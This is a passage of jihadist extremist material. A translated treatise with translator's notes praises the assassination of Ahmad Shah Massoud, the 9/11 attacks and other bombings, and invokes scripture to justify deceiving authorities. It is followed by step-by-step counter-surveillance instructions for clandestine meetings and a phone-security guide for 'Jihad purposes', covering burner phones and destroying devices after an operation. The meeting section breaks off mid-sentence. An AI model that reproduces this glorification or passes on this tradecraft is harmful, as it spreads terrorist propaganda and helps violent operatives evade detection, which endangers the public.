> ***So when he came down, they talked together for about an hour. They then invited him to go out and spend a nice time in the moonlight.*** *On the way out, Abu Na'ilah remarked: "I smell the nicest perfume from you." Ka'b said: "Yes, I have with me a mistress who is the most scented of the women of Arabia." Abu Na'ilah again said:* ***"Allow me to smell (the scent on your head)". He said: "Yes, you may smell." So he caught it and smelt. Then he said: "Allow me to do so (once again)."*** *He then held his head fast and said to his companions: "Do your job." And they killed him.*
>
> *The group of men came back after fulfilling their mission. One of them Al-Harith bin Aws was wounded by mistake with the swords of his men, and was bleeding badly. When they reached Baqee'*

Al-Hāfith Ibn Hajar mentioned in the commentary upon this *Hadīth* in *Fat'h Al-Bārī*, the *Hadīth* of At-Tirmithī [from Umm Kulthūm (may Allāh be pleased with her)] regarding the permissibility of lying in three situations – one of which is war; and also (he mentions) the story of Al-Hajjāj ibn 'Ilāt when he asked permission from the Prophet (peace and blessings be upon him) to say regarding the Prophet whatever he needed for the benefit of getting back his wealth from the people of Makkah. [14]

> *Al-Gharqad,* ***they shouted, "Allâh is Great".*** *The Prophet (Peace be upon him) heard them and realized that they had killed the enemy of Allâh. As they saw him, he said: "Cheerful faces are yours." In reply, they said: "And yours O Messenger of Allâh." They handed the head of the tyrant over to him. He entertained Allâh's praise for their success.*

And it would not be a surprising matter if we were to find out one day in the near future that the assassination of the apostate *Tāghūt*, Ahmad Shāh Mas'ūd, was planned perhaps using this above-mentioned *Hadīth* as a blueprint. Briefly speaking; *Shaykh* Usāmah ibn Lādin (may Allāh preserve him) had appointed two Tunisians who were fluent in French to pose as journalists who wanted to photograph the *Tāghūt*. And since the two Tunisians were fluent in French, and light-skinned, and along with forged documents – they were able to successfully deceive the *Tāghūt*'s heavy security into truly thinking that they were real French journalists. And the plan was to first build a friendly relationship with the *Tāghūt* and his guards and entourage. So the first time they went, as usual, they were thoroughly checked and searched – and during this time, the two Tunisian Mujāhid Brothers were becoming friendly with the security guards, while at the same time subtly observing and studying the habits and routines of the *Tāghūt* and the guards. So by the time they had interviewed, photographed, and visited the *Tāghūt* several times (over the course of a long period of time), they had built a good relationship, and possessed enough details and intelligence to carry out their task. But they still continued waiting for the optimum time. And over time, the guards had stopped searching the Brothers, and instead just smiled, greeted, and let them in. And this was the time the brothers were waiting for patiently. They now knew that they could proceed onwards with the execution of their operation. They concealed explosives in their photography equipment, and detonated it when in close proximity to the *Tāghūt*. May Allāh accept the self-sacrifice of our two brothers, and count them amongst the ranks of the martyrs. *Āmīn*

[14] **Trans. Note:** Al-Hajjāj ibn 'Ilāt As-Sulamī (may Allāh be pleased with him) concealed his Islām from the people of Makkah, and he asked permission from the Prophet (peace be upon him) to lie to them until he collected his wealth, which was in Makkah. *Al-Hāfith* Ibn Hajar said: "And this (lying in these circumstances) is supported also by that which has been narrated by Ahmad and Ibn Hibbān, from the *Hadīth* of Anas regarding the story of Al-Hajjāj ibn 'Ilāt, which was (also) narrated by An-Nasā'ī, and declared *Sahīh* by Al-Hākim; of how Ibn 'Ilāt sought permission from the Prophet (peace and blessings be upon him) to say whatever he wanted about him for the benefit of re-obtaining his wealth from the people of Makkah. And the Prophet (peace and blessings be upon him) gave permission for him to inform the people of Makkah that the people of Khaybar had defeated the Muslims, and such things from what is well-known regarding this… the story of Al-Hajjāj ibn 'Ilāt also was not during circumstances of war." Refer to *Fat'h Al-Bārī* (6/159); and *Al-Hāfith* Ibn Kathīr narrated the story of Al-Hajjāj ibn 'Ilāt in full, in *Al-Bidāyah Wan-Nihāyah* (4/215).

And Al-Bukhārī (3,861) also narrated the story of the acceptance of Islām of Abū Tharr (Al-Ghifārī); and in it, are contained many lessons in this issue, which demonstrate that the Companions use to carefully take measures of precaution, safety, and secrecy – and they did not neglect this matter in the least. And in this story of Abū Tharr, is how 'Alī ibn Abī Tālib (may Allāh be pleased with him) hesitated upon Abū Tharr (may Allāh be pleased with him) for three days, without opening up anything to him, until his heart was content, and he himself first listened to why he came, thus becoming sure of his desire to become a Muslim and reach the Prophet (peace and blessings be upon him). And then, his agreement with him, that he would walk behind following him until he had taken him to the Prophet, without letting the Quraysh find out anything of this. And also in it, is the statement of 'Alī (may Allāh be pleased with him) to Abū Tharr (may Allāh be pleased with him), "If I see anything that shall cause me to fear for you, then I will act as if I am pouring out water. When I move on, then follow me until you enter the same entrance which I enter…" until the end of the entire story.

And in the Qur'ān, Allāh has notified us regarding the story of the young men of the Companions of the Cave (*Al-Kahf*), and their precaution from their people, and their statement to the one they were going to send into the city:

فَٱبْعَثُوا أَحَدَكُمْ بِوَرِقِكُمْ هَٰذِهِ إِلَى الْمَدِينَةِ فَلْيَنظُرْ أَيُّهَا أَزْكَىٰ طَعَامًا فَلْيَأْتِكُم بِرِزْقٍ مِّنْهُ وَلْيَتَلَطَّفْ وَلَا يُشْعِرَنَّ بِكُمْ أَحَدًا إِنَّهُمْ إِن يَظْهَرُوا عَلَيْكُمْ يَرْجُمُوكُمْ أَوْ يُعِيدُوكُمْ فِي مِلَّتِهِمْ وَلَن تُفْلِحُوا إِذًا أَبَدًا

"So send one of you with this silver coin of yours to the town, let him find out which is the good lawful food and bring some to you. And let him be cautious, and let him not inform any one about you. For if they should come upon you, they would stone you or force you to return to their religion, and in that case you would never attain prosperity." [*Al-Kahf*: 19-20]

So all these, and many others, all demonstrate clearly that taking precautionary steps, and concealment and secrecy, and distortion and forgery of facts to the enemies of Allāh, and deceiving them, and lying to them in order to avoid their evil plots: all these matters are legal (*Mashrū'*), and there is no blame upon the Muslim with regards to these, nor can he be reprehended for these; and in reality, not taking advantage of these, and disregarding the usage of these, will indeed give the enemies of Allāh authority over the preachers and Mujāhidīn, and will make their hard efforts fail, and make their Jihād fruitless…[15]

---

[15] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it was said: "And taking hold of the means and steps (*Asbāb*), does not necessarily mean success. And it is a disaster that has befell some of them, that they put their complete trust and reliance upon the means and steps (*Asbāb*)… But we take the steps and means because most importantly, our Lord has ordered us to do so; and also, usually, taking the means and steps cause an effect. And if a brother takes the proper security steps, then catching him will not be an easy task, if Allāh wills."

And Ibn Al-Qayyim explained the Verse ***"And Allāh will protect (defend) you (O Muhammad) from the people (who mean you harm)."*** [*Al-Mā'idah*: 67]:

So if this has been established – Then know that the people are in between laxity and extremism with regards to this issue. Some of them have exaggerated this matter, and become extremists, such that they have become completely paralyzed! His own shadow frightens him, and he thinks that every cry is against him. And from these people, is he who has abandoned the *Da'wah* and the *Jihād* after some hardships which had befallen him due to his negligence in this matter in the first place! Thus, he turned around and became paranoid, behaving with the enemies of Allāh as if they – may Allāh cause them to be frustrated and fail – know the secret and that which is yet more hidden! [16] He breaks down in front of modern

---

> "And this guaranteed promise from Allāh (Lofty is He) does not contradict the Prophet's precautionary measures from people, nor does it negate it; Just as Allāh has notified us that He will make His *Dīn* dominate over all other religions, and that He will make this *Dīn* the most high – this is not in contradiction with His Commandment for fighting and preparing that which is needed, and preparing the power, and the steeds of war, and to sacrifice eagerly, and to take safety and precautionary measures against the enemies, and to wage war against them with all forms of warfare and manipulation." Refer to *Zād Al-Ma'ād* (3/480).

And it should be remembered, that just as Allāh has legislated *Al-Hukm Ash-Shar'i* (The Islāmic Law), He has also legislated *Al-Hukm Al-Kawnī* (The Natural Law). So *Shar'i*-wise, He has commanded us to take precautionary measures (as in the Verses from *An-Nisā'*), and in terms of *Al-Hukm Al-Kawnī*, Allāh has ordained that taking precautions do have effects, by His Will. Just as if someone wants to grow a tree, he must plant a seed, and then have *Tawakkul* upon Allāh; likewise, for someone to evade the intelligence agencies and successfully carry out an operation, one must take the precautionary and security measures, and then have *Tawakkul* upon Allāh. Just as in the *Hadīth* narrated by At-Tirmithī (2,517) and authenticated by Ibn Hibbān, that once a man came to the Prophet (peace and blessings be upon him) and asked him what to do with his camel saying, "Should I tie it or rely upon Allāh (to keep it safe from running away)?" The Prophet (peace and blessings be upon him) replied: ***"Tie it, and then rely upon Allāh."*** So take the steps Dear Brothers, and then rely upon Allāh; keeping in mind the *Hadīth "And know that whatever befalls you, could not have missed you; and whatever missed you, could not have befallen you."* [At-Tabarānī, and it is *Hasan*]

[16] **Trans. Note:** And all refuge is sought with Allāh – Lofty is He Above what they attribute unto Him! These paranoid ignorants have failed to grasp the faithful meanings of *Tawakkul* and *Yaqīn*. It is Allāh who said regarding His Divine Attribute, which is His Alone: ***"If you pronounce (the invocation) aloud (it is no matter) - for verily He (Alone) knows what is secret and what is yet more hidden."*** [*TāHā*: 7] The late Shaykh, 'Abdullāh Ar-Rashūd (may Allāh grant him the highest status of martyrdom), said once in a *khutbah*, which has been distributed under the title, "*And to Allāh Belongs All the 'Izzah, and to His Messenger, and to the Believers*":

> I remember once having heard an extremely disgraceful statement from a student of knowledge, "Dear brother, *Wallāhi*! You know the Pentagon? Even a fly cannot pass above it!" *Wallāhi*, he has uttered blasphemy. ***"They know only the outside appearance of the life of the world, but they are heedless of the Hereafter."*** [*Ar-Rūm*: 7] An absence of *Yaqīn* (firm certainty) – heedlessness! He does not have the *Īmān* that he will soon be standing in front of Allāh… He does not possess the

technology, and he shrinks due to the "capabilities" of eavesdropping, infiltration, and surveillance – thus he hardly uses computers, phones, or any other communication equipment. And perhaps if he was able to use courier pigeons, he wouldn't use anything else…

Yet, the matter does not require much more than some *Khibrah* (knowledge, awareness, know-how, and understanding) of these equipment, in order to remain safe from its negative consequences; along with some *Khibrah* regarding the methods of deception, forgery, manipulation, and artifice in order to mislead the enemies of Allāh… so that the sorcery comes back at the sorcerer…

But as for us to abandon these equipment, and not utilizing them for the *Da'wah* and the Jihād, by arguing that these are all "bugged, watched" – or for us to exaggerate in fear, and to escape from that without any legitimate need to: then verily, that is self-defeatism and collapse in front of the bogus technology of the enemies of Allāh, and the self-glamorization and self-exaggeration of their "capabilities"… [17]

I visited some of the youth after they had been released from the hardships of prison; they had confessed against each other during interrogations. Right after I sat down, one of them stood up to the radio, and turned it on to a disturbing scrambled channel – so I said to him, "Why are you turning on the radio, we don't need it! Turn it off so that we can understand what we are saying!" He replied, "This is necessary to muffle and disturb the eavesdropping bugs, just in case there are any." I told him, "This is your home, and our conversation is just about

---

Īmān in the Hereafter, nor of the outcome being in favour of the Believers. And if he did, then he could not have said such words.

These self-defeatist slaves of America are not good for anything, except to hinder the liberated self-sacrificing youth from the Path of Allāh. *Shaykh* Husayn ibn Mahmūd had written an article, "*Al-Bahth 'An Al-Hurriyyah*", which is available in English as, "**In Pursuit of Freedom**," – which briefly touches upon this issue of slavery and liberty. And above all, Allāh showed that not only a fly can pass over the Pentagon, but that flying Mujāhidīn could pass right into it! And that in itself is a practical refutation against the paranoid ignorants.

[17] **Trans. Note:** The imprisoned *Shaykh* Fāris Az-Zahrānī (a.k.a. Abū Jandal Al-Azdī) – may Allāh provide him with an opening and escape – mentioned in his book, "*Tahrīdh Al-Mujāhidīn Al-Abtāl 'Alā Ihyā' Sunnah Al-Ightiyāl*" (**Inciting the Brave Mujāhidīn To Revive the (Forgotten Prophetic) Sunnah of Assassination**), while discussing some of the necessary training needed for a Mujāhid for an assassination, "A curriculum should be made, in which they would go over books regarding security and espionage, to polish and refine their sense of security, along with developing their cautiousness from the Jews' and Christians' intentional self-inflation (i.e. exaggeration) of their intelligence, and their intentional propaganda of it by means of Hollywood films and such media; till the point that they have made the people become terrified of the CIA, FBI, and Mossad – even though Allāh exposed all of them, through the continuous (and coordinated) operations of the Mujāhidīn on (the CIA headquarters and American embassies in) Tanzania and Kenya, and 'Aden (Yemen, on the USS Cole warship), and New York (the two towers of the World Trade Centre) and Washington (the Department of Defence, a.k.a. the Pentagon)…"

greetings and social – we aren't talking about any security issue, nor any war, and not even about the *Da'wah*!! I don't think this distorting noise will do anything, except raise more suspicion!"

And some of them, if they talk to you on the phone, they will use so much twists and "code words" which are not necessary at all, and even if the situation does not call for it. And sometimes, the terms they use are so demented that they sound like a different language! Nay, sometimes you won't even understand what he is trying to say! And if the enemies of Allāh were listening to this mumbo-jumbo, they would take it to be so important, that they would think that behind this special language are operations larger than the attacks on New York and Washington! Even though the conversation was perhaps something normal, and even sometimes, trivial, not needing such codes and metaphors.

And many times, it is better to be clear while talking, because there is no harm in doing so, and there is no need to use deceptive language. And yet, some of those who inflexibly insist on being vague and deceptive (when not necessary) prefer otherwise. Like if one of them calls you, he will say, "You have an *Amānah* (trust) from me," or, "I need you come over today for something very important." And the *Amānah* is a box of sweets, or a garment, or a glass which you had borrowed – things which there is no harm in saying clearly. And the "something very important" is an invitation to come for lunch or dinner! But those ignorant people love obscurity and cinematic ambiguity – they don't know that in these circumstances, this is harmful, and not beneficial. Especially, if they are truly calling those who are being followed by the government, those whose each word uttered is being monitored by the enemies of Allāh.

And if such people are imprisoned, the enemies of Allāh would not believe that the "*Amānah*" mentioned in the conversation was really one of the trivial things mentioned, or an invitation for lunch or dinner, even if they swore their strongest oaths. And they would not leave them alone, until they pluck out their fingernails, or rip open their skin – until they "admit" about the weapons and explosives, and "agree to confess" about the militant meetings and important organization trusts which were "behind those metaphors and codes"…

And some people confess everything to the enemies of Allāh, and give up all their contacts – without receiving the slightest beating or threat!! And the excuse they give: they heard, or read, that there is a new technology which can pick up the tone of a person's voice, by "entering it into the system" by way of satellites monitoring all the phones in the world!! As if his conversations were about "weapons of mass destruction"! And that is why they find it wrong to lie to the regime's agents, because their lies can be revealed by means of that "new technology"! I can't figure out what is more harmful to a Muslim – if the enemies of Allāh realize that he lied to them and indict him; or that he waits for them to give him a certificate of good behaviour?! Or does he shy away from lying to the most misguiding, most double-crossing, and most treacherous of creatures?! [18] Even though his lie would have been for the sake of protecting the *Da'wah*, the Jihād, and to repel oppression from

---

[18] **Trans. Note:** ***"Verily, the worst of beasts in the sight of Allāh are those who commit kufr, so they shall not believe."*** [*Al-Anfāl*: 55]

himself and his brothers; but as for their (the infidels' and apostates') deep-rooted lies, it is for conspiring against the *Da'wah*, and to eliminate the Jihād, and to continue the subjugation and transgression against his brothers…

And if these are examples of the sad affects of bedazzlement till the point of crumbling before modern-day technology and the "capabilities" of the enemies of Allāh… examples of extremism and exaggeration in deception and fear, or precaution till the point of whispering without any need to do so and in circumstances in which it is of no benefit…

Then there are those on the other hand, who have neglected this very important issue, a very dangerous "casualness"; and they have disregarded it, and have invalidated it completely… so you will see all confidential information written, and his notes, and important dates and places of meetings, and plans, and the details of his group or organization, their sources of funding, and where they spend their money… all of this and much more is laid out on paper; and above that, he writes all the details down in clear words, without any code-usage or distorting ciphers - even though we are in the technology era! And if an urgent message comes to him, whether related to a warning, or organization-related, or security-related – the message stays in his pocket, for days or weeks… Don't ask me why - maybe he keeps it as a souvenir, for memory's sake!! [19] And sometimes, the message lives with him in his house for months and sometimes even years, without being destroyed, just waiting for the enemies of Allāh to catch it as a "big fish" in a sudden unexpected raid on his house, or a sudden detention, due to which he would not be able to run left or right during interrogations (i.e. it would be used as evidence against him).

And yet worst of all is that his negligence of this issue becomes the cause for his brethren to be arrested, and their activities and Jihād to be hampered… And sometimes you see him using the communication systems with blind trust – and if some of his brothers warn him and advice him to be cautious and watchful, or to conceal any talk of any meetings or visits, or to burn a message after reading it, or not to keep with him any real names of brothers, or any real addresses, when or where there is a possibility of being searched by the enemies of Allāh – or keeping them with individuals who are likely to be interrogated or detained… So when his brothers advice him to act wisely as such, he is offended, and he rebukes it, and sometimes he even calls it "cowardliness, pathetic, and shameful" [20] … I do not

---

[19] **Trans. Note:** Brother Abū Bakr Nājī (a renowned strategy planning analyst and advisor) mentioned a small example of this in his brilliant book, "*Idārah At-Tawahhush*" (Controlling the Anarchy): "And once, one of them was told to read some specific documents and letters, and then to burn them immediately – but instead of burning them, he had hid them very well. And when his house was searched, during random searches by the intelligence agencies, they found those documents. This allowed the opening of a case – and in reality, an enormous investigation. And when he was asked – in prison – of why he didn't destroy the documents as he was told to, he replied saying, "I couldn't allow myself to burn papers with the hand-writing of the Noble Scholars and the Commanders…"!!

[20] **Trans. Note:** And in the Encyclopaedia of Security, it says:

know what he would say if he were to see some of his brothers hiding – when the *kuffār* are searching for them – in a small cave full of snake holes, not wide enough to even hold two men (as happens in Afghānistān and elsewhere)…

So in reality, there is no crime in scolding the likes of this person, whose problem is a result of his unawareness of the *Sīrah* (biography) of the Chosen One (may peace and blessings be upon him), and a result of him being sunk in a life of comfort, and being far away from the real life of Jihād and serious activity for the *Dīn* of Allāh, and being accustomed to the false security which the laymen live in, which the *Tawāghīt* and their allies promote.

This heedlessness, looseness, and disregard, has led many hard efforts to suffer many setbacks and failures – and has disappointed the People of Islām; while at the same time, delighting the eyes of the enemies of Allāh, which they magnify and make out of it, a public display as victories and successes against "terrorism" for their security and intelligence agencies… **But the reality is that the failures were not due to the security of the enemies of Allāh, nor due to the sophistication of their intelligence gathering – Rather, due to the brothers neglecting this subject and not giving it the value that it requires.** [21]

> And from the doors from which Shaytān deceives, is by making the brother look down upon security measures, convinced that it is for cowards only. He thinks that as long as he has gone out for the Sake of Allāh, then he can be reckless and disregard whatever he thinks is cowardliness. But the truth is, that (taking the steps for security) is a right of *Tawakkul* (firm trust) in the Lord of the Worlds, along with our firm belief that, "*whatever befalls you, could not have missed you.*"
>
> And we have in the *Hijrah* of our Prophet, and his hiding in the cave, a great lesson!! And it is a grave mistake for the Mujāhid to be reckless, as if he "doesn't care" about being harmed, by being imprisoned, or dragging others to prison along with him. So this brother has achieved one thing (i.e. his lack of fear of prison), yet forgot a dozen things (i.e. of the many harms to the self, fellow brothers, and to the organization, etc.)…
>
> And from amongst the things which delight the intelligence agencies the most, is when one of the Mujāhid brethren is captured. And from amongst the things which irritate them the most – nay, burns them with spiteful fury, from head to toe – is when a brother slips away from between their fingers, or when there is a brother in a land of Jihād or *I'dād* (training and preparation), yet they do not know of his identity.
>
> So your adhering to precautionary and security steps is a means of enraging the enemies of Allāh. And due to this, it in itself is a simple way to attain rewards, as Allāh has said: ***"… That is because they suffer neither thirst nor fatigue, nor hunger in the Cause of Allāh, nor they take any step to raise the anger of the infidels, nor inflict any injury upon an enemy - but is written to their credit as a deed of righteousness."*** [*At-Tawbah*: 120]

[21] **Trans. Note:** And this is a statement which could be written with gold, and in it is a sufficient refutation of the people of both extreme ends, the people of paranoia, and the people of negligence. So think deeply upon this and what it means.

And how saddened and pained I become, whenever I see some of the youth who do not accept advice in these affairs – those who do not learn from the lessons of others, and they do not take warning from the mistakes of others [22]; rather, they repeat their mistakes, being swept into the same blunders. [23] When one of them decides to take up Jihādī activity, and acquires a weapon – he is not satisfied by merely showing it to everyone he meets, but he must also tell them of all of his wishes and dreams and plans of Jihādī activity… and then, "out of the blue", he doesn't know why he is being interrogated or raided, or how his plans were uncovered!!

And it saddens me how the materialistic worldly people from amongst the criminal organizations [24] are well-versed with the principles of armed activity, and its

---

[22] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it is written: "And the smart one is the one who learns from the experiences of others. So just as it is illegal (*Harām*) for you to reveal the confidential information of your brother, such as if you were to report him to the enemy… likewise, neglecting this issue is at the same level as pointing to your brothers. And if not – then how do you explain one of the brothers being arrested in the middle of a city which numbers in the millions? How can he be singled out? Because he, or one of his brothers, "reported to the enemy" by blowing the cover."

[23] **Trans. Note:** And from the Prophetic Guidance is, *"A Believer does not allow (himself to be) stung twice (by something) out of one and the same hole."* Narrated by Al-Bukhārī (in *Kitāb Al-Adab*) and Muslim (in *Kitāb Ar-Raqā'iq*). And it is from this *Hadīth*, we have chosen the title of this project which we have undertaken – after several of our companions, including four translating brothers, were captured by the pagans. We ask Allāh to lighten their burdens, and to strengthen their determination, and to embolden their defiance, and to increase their patience, and to dignify their faces, and to illuminate their hearts, and to protect their *Īmān*, and hasten their escape. *Āmīn* ***"Say: 'Nothing shall happen to us except what Allāh has ordained for us: He is our Mawlā (Protector, Helper, Guardian).' And in Allāh let the Believers put their trust."*** [*At-Tawbah*: 51]

[24] **Trans. Note:** At the head of which are the militaries and agents of the Zionists, apostates, pagans, and Crusaders. And also including the various nationalistic independence, communist, Marxist, and Maoist rebel groups in various countries, and also the international mafia organizations, and the likes. It is mentioned in the Encyclopaedia of Security:

> And it is shockingly shameful, to see that the mafia, which works for worldly purposes, is many times better than many of the brothers, when it comes to adhering to security procedures. Even though security and precautionary arrangements do not mean cowardliness. Rather, it (Jihād) is an activity which is tied to precautions, as our Lord has said, ***"Take your precautions, and go forth…"*** [*An-Nisā'*: 71] And it is absolutely necessary to work in the manner in which Allāh has ordered us in His Book, and on the tongue of His Messenger (peace be upon him). And the activity of a Mujāhid – naturally – is never free of risks. But O what difference! Between he who takes the means and steps, and then goes forth with (firm faith in) the Blessing of Allāh; and between one who walks into a minefield – and as they say in Arabic slang, "Yallah! Come on brothers!"

fundamentals of stealth and clandestineness… you see them, whenever they decide to carry out an operation/activity, they do not notify anyone regarding it, nor of the targets, nor do they let anyone in on the materials and weapons, except only those who will execute the operation, and even still, only shortly before the time of it being carried out… they do not allow any of the details or information regarding their activities to be leaked out, and even those who will execute the operation do not know more than what they are in necessity of knowing, of what they require to know regarding how to carry out their assignment. But as for the *sources of their weaponry*, or *where the storehouses are*, and *who imported them*, and *who smuggled it to them*, and *are there are other targets which other members will attack afterwards*, and such… all of these things are considered security lapses and dangerous meddling with classified information, and it is incorrect for he who respects his own military activity, to give these details to those who are not in need of these details. And for this reason, the number of errors and failures in these types of operations are few and limited… compared to the deadly mistakes, which also bring down almost everyone who is involved, due to the sloppiness of some dervishes who come to the arena of armed activity with ignorance and foolishness… Even though the Muslim is the most worthy of mankind to be an expert of discipline, stealth, and alertness in this matter, for verily the *Sīrah* (biography) of his Prophet (peace and blessings be upon him) and the Companions is abundant with great lessons and teachings on this subject, from which a few examples have already preceded. The Jihād is in need of panthers and falcons - not dervishes and parrots.

And from the examples of negligence in this matter also – is that some of the youth handle weapons after Allāh has guided him to this Path – just as he used to handle it during his *Jāhiliyyah* days, with his tribal or gang "pride"… so you see him not having any worry when he openly displays his possessions, and you see him going around in his car (or truck), going about here and there, while he has his gun and ammunition with him, and perhaps even an RPG… with shocking recklessness, he shows it to this one, and lets that one hold it… And if you were to advice him, or remind him, or warn him, that this carelessness is inappropriate for the companions of this Path, and that his *Jāhilī* days are over and long gone; and that along with that, the way the enemies of Allāh look at him have also changed, with the mere signs of hair growing on his face, or due to his new relationship and contact with some of the people of the Jihādī movement… so when you advice him of this, he becomes offended and sometimes even calls it "cowardliness and weakness", and he does not accept the advice – until it is too late… He says, "Why do you exaggerate! These are just normal things!" And when he is detained, or goes through a test due to his negligence of this matter – no longer do these things remain "normal and common"…[25] Rather, more often than not – these types of people turn around after the tests and trials, and become paranoid!! So you will see him looking out for his shadow, collapsing in front of modern-day technology,

---

[25] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it is written: "**And taking the proper security and precautionary measures is something needed from the very first time you take a Jihādī step, *even when you are not yet part of a group or organization.*** And what is sad, is that these security measures and such – many of the brethren do not realize its importance, except after having committed a number of fatal mistakes, or after it's too late; such as him getting arrested or one of his brothers getting arrested."

shrinking at the so-called capabilities of the enemies of Allāh, and their horrific intelligence agencies… which "discovered" his weapons and RPGs {*sarcasm*}!!

And then, he awes at the enemies of Allāh and magnifies the capabilities of their security and intelligence systems; and instead of correctly ascribing his disappointments to his own foolishness, negligence, and inattention – he ascribes it to the cleverness of the enemies of Allāh and their despicable secret services!

And the truth is neither with the negligence prior to it, nor with the extremism after it. Rather, it is with the middle path, being logical at all times. It is obligatory for the companions of this Path to climb up to the calibre of this enormous Jihād, and to be well aware of the plots and strategies of their enemies, and to take the precautionary measures for proper security and secrecy - while avoiding both, paranoia and negligence.

And I ask Allāh – Most High – that He gives Victory to His allies, and humiliation to His enemies.

وَاللَّهُ غَالِبٌ عَلَى أَمْرِهِ وَلَكِنَّ أَكْثَرَ النَّاسِ لا يَعْلَمُونَ

"And Allāh has full power and control over His Affairs, but most of men know not." [*Yūsuf*: 21]

SECRET MEETINGS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Make sure you read the Afrikii Sec Course & the Security & Intelligence Course

Taken From a Kaafir source

Step-by-step instructions...

Here's a hypothetical situation. Assume that you and I wish to meet clandestinely. We wish to ensure that our meeting is not observed by a surveillance team.

You and I have previously agreed upon a place, date, and time. In addition, we are familiar with each other's appearance – we can recognize each other on sight.

Step 1

You and I independently arrive at the previously agreed upon g*eneral* location. Rather than fixing a specific location, we agree to be only in the *general vicinity*. This is an important principle.

This might be a large park, a residential district, etc. The location must be outdoors and free of video surveillance cameras. It should also be selected with the intention of thwarting telephoto lenses.

You and I should each know the area well. The location should provide reasonable cover for each of us being there – strolling in the park, walking through a residential area to a bus stop, convenience store, etc.

Step 2

You and I will eventually make eye contact at some distance from each other. We do this discretely, so others are unaware. I use a pre-arranged signal to alert you that I have spotted you. Perhaps I'll throw my jacket over my shoulder, or remove and clean my sunglasses, etc. The signal must be a natural movement that does not attract unwanted attention.

Safety first

Even though you and I have seen each other, we do NOT approach each other. This is an important safety valve. If either of us has *grown a tail* we do not want to compromise the other person.

BACKGROUND – The phrase *grown a tail* is spy-talk for being under surveillance. The phrase is somewhat inaccurate, because they don't just follow you, they often surround you.

Step 3

When you see my signal you simply walk off. Then I follow you in order to ensure that you're not being watched. I carefully check for the presence of a *floating-box* foot surveillance team. I check for agents at fixed *observation posts*. I also watch for *drive-by* support from a floating-box *vehicle surveillance* team.

BACKGROUND – In particular, I may follow you, I may walk parallel to you, I may occasionally walk ahead of you. The goal is simply to be nearby so I'm in a position to detect surveillance around you. I always remain at a distance from you, of course, never approaching too closely.

Step 4

When I have satisfied myself that you are *clean*, I again signal you. Perhaps I re-tie my shoe laces.

Step 5

Now we reverse roles and this time it is I who simply walks off. You begin to follow me in order to ensure that I'm not being watched. You check for *floating-box* foot surveillance, fixed *observation post* foot surveillance, and *drive-by* support by a vehicle surveillance team.

What to look for.

You carefully watch for persons who are pacing me or moving parallel with me. You check for??????

Mobile Phones/GPS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

General Mobile Phone Security

There are many different mobile phone tutorials for the hundreds of different models of phones on the net to explain how to keep you/your phone anonymous so I won't go into detail as this will vary depending upon your phone and operating software so I'll keep this simple and general.

1. Avoid buying a phone with items that reveal your real ID (Credit Card, photo id, proof of address)
2. Avoid registering a sim card with your real ID
3. Avoid using you phone for both Personal and Jihad purposes (use separate phones)
4. Destroy any packaging & receipts of the phone / sim card
5. When registering in the app stores or app market use an anonymous ID. If you've already used an ID that links back to the real you then I advised you to reformat the device, and reinstall any programs again under the new ID or simply buy a new device.
6. Do not keep face photos of yourself friends or family on your phone.
7. Do not use your real facebook, twitter, whatsapp, or any other social account on your Jihad purpose phone
8. Cover your front camera before you switch on for the first time as some phones have been found to take photos indiscriminately even after the function has been deactivated in some apps (an easy way to do this is underneath the screen guard insert a piece of paper to block the front camera)
9. NEVER use your real name, ID, exact location etc to reveal who you are when using your phone

Browsing the Internet

NEVER use the default Internet Browser on the phone as this can log any info even after you have wiped its history. Try to download an app that will allow you to surf the net anonymously with high reviews like the "mercury" app and use the private mode function to browse the net and also change the user agent to anything other than your phone eg to "Desktop" if you're using "Android", or use the tor equivalent app Orbot for android.

Phone Privacy & History

1. Download apps that will aid in clearing any history, cache etc. Similar to the "CCleaner" app and maintain a regular clean of the phone

On an operation

1. Use clean and fresh phone for any type of operation, even for scouting and surveillance
2. Never carry your original phone/s with you as this can link you back to the scene.
3. After any operation destroy any communication devices

If you feel your phone is tapped then destroy your phone and sim completely but if you feel for some reason you will be arrested straight then simply act dumb on the phone (a coconut Muslim! Eg. you hate Jihad & sympathise with peace loving tree hugging monkeys etc), then destroy it. Remember "War is Deception"!!!

Be smart & use your Initiative

Mobile Phones/GPS

Mobile phones are a major security concern for a mujahid/organization's security as this is a device which cannot only be eaves dropped but also used as a GPS locator a bit like Sat Nav to pinpoint your current/previous location within a 10m to even 3 ft radius. Thus the concern for Mobile Phone Security is required.

There are 3 parts to all mobile phones:

1. Mobile Phone
2. Sim Card
3. Actual packaging, box, iemi number and receipt. **Must be carefully destroyed!**

The disadvantages of Mobile Phones

1. Can be easily traced by just using the mobile number or even the iemi number (phones unique number)
2. Can be easily eavesdropped by security agencies.
3. Can pinpoint exact current location in real-time, and the modern Smartphone's (Iphones, HTC , Samsung etc….) can even log GPS co-ordinates to show exactly where you have been **even if you disable it!**

Advantages

1. Portable
2. Untraceable if security measures are used correctly.
3. Easily disposable

What not to do:

1. Buy a Contract/or any monthly paid plan which requires revealing part or all of your identity (name, dob, address, bank account).
2. Use the same phone for personal and jihadi purposes as this will make identifying easy, and put others in unnecessary danger. Always keep this separate.
3. Keep the same Sim-card for a long period of time.
4. Disposing of any phones or sim card in an unsuitable manner i.e. throwing it in the bin while all you need to do is press the on button and the phone switches on! *(Make sure you destroy, literaly DESTROY all non required phones and Sims beyond the point of data recovery, break the phone/sim in bits and dispose off at different locations,*
   NEVER LEAVE PHONES/SIM INTACT WHEN DISPOSING)
5. Avoid purchasing any fancy Smartphones, especially ones with gps etc.
6. Avoid/refrain from saying anything that alerts the security over the phone i.e. "Jihad!" "Bomb!" "Explosives!" "Al Qa'ida" "Mujahid" "Kuffar" as calls made in UK especially could be subjugated to new technology to pinpoint certain phrases and alert the kuffar.
7. Use your own initiative!

What to do:

1. Obtain a simple mobile phone with basic features.
2. Only use PAYG Pay As You Go Sim cards which require only a top-up no registration process.

